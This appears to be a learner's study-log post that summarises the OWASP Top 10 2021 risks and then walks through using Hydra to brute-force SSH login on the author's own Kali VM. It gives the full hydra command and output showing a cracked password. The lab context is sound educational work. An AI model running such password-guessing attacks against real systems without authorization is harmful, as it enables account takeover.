Day 8: Tryhackme Wireshark Lab

OWASP top 10:

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications. Globally recognized by developers as the first step towards more secure coding.

Broken Access Control : Broken access control vulnerabilities enable attackers to gain access to user accounts, admin panels, databases, servers, sensitive information, business-critical apps, etc., and let unauthorized users perform privileged functions such as modification or destruction. Broken Access Control has moved to the top of OWASP Top 10 vulnerabilities 2021 since 94% of applications were found to have this vulnerability.

Cryptographic: Whether at rest or in transit, data contain sensitive information that needs extra protection. This is especially important for organizations falling under the purview of standards like PCI-DSS, GDPR, CCPA, HIPAA, etc. Some examples of cryptographic failures are storing data in plaintext, not using the latest cryptographic algorithms, improper key management, etc.

Injection : Injection vulnerabilities allow attackers to inject malicious/ hostile/ untrusted data/ commands/ queries into the application, leading the interpreter to take actions it is not designed for. For instance, giving access to sensitive data, arbitrary code execution, etc. Some examples of injections are SQL injections, XSS, etc.

Insecure Design : Entering the list at #4, this new entrant in the OWASP Top 10 web application vulnerabilities 2021 list focuses on the risks associated with design flaws that lead to poor security controls. It reflects the industry's growing focus on creating secure-by-design apps.

Security Misconfiguration : Security misconfiguration, representing a lack of security hardening across the stack, moved up the OWASP Top 10 2021 since 90% of applications had this vulnerability. For example, improper permissions, enabling unnecessary features, default accounts and passwords, misconfigured HTTP headers, verbose error messages, etc.

Vulnerable and Outdated Components : This vulnerability arises from unsupported and outdated components, software, libraries, frameworks, etc. Building or using applications without the latest/ updated versions of components leaves them open to attacks.

Identification and Authentication Failures : Incorrect execution of functions related to user authentication and session management allows users to compromise security keys, passwords, etc. and exploit permissions, assume identities, and so on, permanently or temporarily.


Software and Data Integrity Failures : Entering the OWASP Top 10 2021 at #8, this vulnerability highlights the need to verify the integrity of software updates, critical data, and CI/CD pipelines. Given the rise in supply chain attacks and their massive impact, this

inclusion has been made. A8: 2017 – Insecure Deserialization vulnerability is now part of this larger category.


Security Logging and Monitoring Failures : Security event logging and monitoring is a process that organizations perform by examining electronic audit logs for indications that unauthorized security-related activities have been attempted or performed on a system or application that processes, transmits or stores confidential information.


Server-Side Request Forgery : A Server-Side Request Forgery (SSRF) attack involves an attacker abusing server functionality to access or modify resources. The attacker targets an application that supports data imports from URLs or allows them to read data from URLs.

Let's Jump is our first room called: h4cked



Tasks we have to complete :






Hydra tool tutorial

what is Hydra tool: Hydra is a command-line tool to guess valid pairs of usernames and passwords. Unlike John the Ripper, an offline password cracker, Hydra is geared towards online applications, making it suitable for web-based penetration testing. Like its many-headed namesake, Hydra targets many services as a password crack.

- Lets do practical, I have two linux shell one is kali linux that is installed in vmware and second Linux shell is Ubuntu using WSL.
- Kali linux shell username is : meghank
- So I will try to crack password of my Vmware kali linux using WSL Ubunt linux shell using hydra tool through ssh service.

  Command I used is :
  hydra -l meghank -P listpass.txt -t 16 ssh://192.168.239.128

  here,
  -l : login with LOGIN name
  -P : is parameter where you can pass password file in which password are stored
  -t : threads or run TASKS number of connects in parallel


normal@meghank: ~
normal@meghank:~$ hydra -l meghank -P listpass.txt -t 16 ssh://192.168.239.128
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in milita
-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-31 22:13:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waitin
re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 217 login tries (l:1/p:217), ~14
[DATA] attacking ssh://192.168.239.128:22/
[22][ssh] host: 192.168.239.128 login: meghank password: qwerty
[STATUS] 217.00 tries/min, 217 tries in 00:01h, 4 to do in 00:01h, 10 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-31 22:14:28
normal@meghank:~$